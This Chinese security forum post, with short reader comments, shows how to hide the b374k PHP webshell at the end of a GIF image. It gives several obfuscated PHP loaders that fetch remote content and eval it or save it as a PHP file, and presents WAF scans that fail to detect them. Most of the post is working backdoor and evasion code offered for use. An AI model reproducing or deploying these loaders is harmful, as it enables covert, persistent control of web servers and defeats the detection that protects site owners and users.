
```
<?php
// 3,9mf
echo substr("Hi!9mf",3);
```




如果我们加载一个txt的话，是可以执行代码，但是少了些逼格。

c32asm

用C32打开Gif/图片，然后将代码粘贴到图片底部，就可以不破坏Gif/图片本身。



直接划到图片代码底部



The screenshot shows a Notepad++ window with the title "D:\phpStudy\WWW\test\b374k.3.2.php - Notepad++ [Administrator]". The menu bar includes "文件(F)", "编辑(E)", "搜索(S)", "视图(V)", "编码(N)", "语言(L)", "设置(T)", "工具(O)", "宏(M)", "运行(R)", "插件(P)", "窗口(W)", and "?". The toolbar contains various icons for file operations and editing. The active tab is "b374k.3.2.php". The code is as follows:

```


1
2  /*
3     b374k shell 3.2.3
4     Jayalah Indonesiaku
5     (c)2014
6     https://github.com/b374k/b374k
7
8  */
9  $GLOBALS['pass'] = "fb621f5060b9f65acf8eb4232e3024140dea2b34"; // sha1(md5(pass))
10 $GLOBALS['module_to_load'] = array("explorer", "terminal", "eval", "convert", "database", "info",
11 $GLOBALS['resources']['mime'] = "dZThdqMgEIX/7zn7DvMC2jZ62t3HmQgaGkepCDFvixeNis32xx3huwMYmUkwSvccvRl
12 $GLOBALS['resources']['arrow'] = "FZXHDqtYDIYFKCPRS2Z0F4cSem+BFHfVQA6HD00+uF/Zny2XzSy7SNf23GVJYtMH,
13 $GLOBALS['ver'] = "3.2.3";
14 $GLOBALS['title'] = "b374k";
15
16 @ob_start();
17 error_reporting(E_ERROR | E_WARNING | E_PARSE | E_NOTICE);
18 @ini_set('html_errors','0');
19 @ini_set('display_errors','1');
20 @ini_set('display_startup_errors','1');
21 @ini_set('log_errors','0');
22 @set_time_limit(0);
23 @clearstatcache();
24
25 if(!function_exists('auth')){
26     function auth(){
27         if(isset($GLOBALS['pass']) && (trim($GLOBALS['pass'])!='')){
28             $c = $_COOKIE;
29             $p = $_POST;

```

The status bar at the bottom displays "PHP | length : 224,022 | lines : 4,584 | Ln : 14 | Col : 29 | Sel : 0 | 0 | Unix (LF) | UTF-8 | INS". The system tray at the very bottom shows "Ready", "光标: 00047C2A", and "文件长度:293930 bytes".

```
<?php  
                                //■■■■■gif                               //293930■■■■■■■■■■  
eval(trim(substr(file_get_contents("http://localhost/test/k.gif"),293930)));
```

效果:



WAF

OpenRASP WEBDIR+检测引擎:

扫描结果

« 扫描其它文件

文件MD5: 6cd646434bf653bf66780f9caae9e14		扫描完成, 检出 0 / 1	
文件名	类型	检测结果	
6cd646434bf653bf66780f9caae9e14.php	-	-	

OK

文件 (支持拖放目录和扫描)	级别	说明	大小	修改时间
d:\phpstudy\www\test\base64.php	4	(内藏)Eval后门 {参数:base64_...	597441	2019-03-05 10:38:04
d:\phpstudy\www\test\code4.php	1	变量函数:\$base	119	2019-03-05 20:11:15

D:\phpStudy\WWW\test\remote.php - Notepad++ [Administrator]

文件(F) 编辑(E) 搜索(S) 视图(V) 编码(N) 语言(L) 设置(T) 工具(O) 宏(M) 运行(R) 插件(P) 窗口(W) ?

remote.php

```

1 <?php
2 //远程加载的gif //293930是刚才记录的文件长度
3 eval(trim(substr(file_get_contents("http://localhost/test/k.gif"),293930)));
4

```

其他几个Waf也是查杀不出的，篇幅有限，就不演示了。

注意

下面开始的代码，只能用txt文字，不支持Gif/图片。

remote2

```
<?php
$s9 = "687474703a2f2f6c6f63616c686f73742f746573742f6f6b6f6b2e747874";
$m="s9"; //URLhex
eval(file_get_contents(PACK('H*', $m)));
```

remote3

```
<?php
$a = str_ireplace("fuck","et_contents","file_gfuck");
$c = "a";
$b= $$c('http://localhost/test/okok.txt');
eval($d=&$b);
```

远程下载

```
<?php
$a = 'http://www.xx.com/s9mf.txt';
$b = 'file'.'_g'.'_et'.'_contents';
$b = $b($a);
$c = strrev('stnetnoc_tup_elif');
$c('s9mf.php', $b);
?>
```

最后

所以代码都会上传[Github项目](#)，感兴趣的朋友可以看看，持续更新。文笔不佳，不足之处恳请斧正

点击收藏 | 3 关注 | 1

[上一篇：路由器漏洞挖掘之命令执行](#) [下一篇：初探 knoxss 扫描规则](#)


1. 4 条回复



[Hulk](#) 2019-03-10 09:14:38

学习了

0 回复Ta



wing 2019-03-10 23:53:26

Emmm , 以为是混淆大马

0 回复Ta



tb327**** 2019-03-11 12:18:30

@wing wing师傅有啥姿势吗

0 回复Ta



jianghao00****@q 2019-09-25 16:59:35

学习了学习了

0 回复Ta

[登录](#) 后跟帖

先知社区

[现在登录](#)

热门节点

[技术文章](#)

[社区小黑板](#)

[目录](#)

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)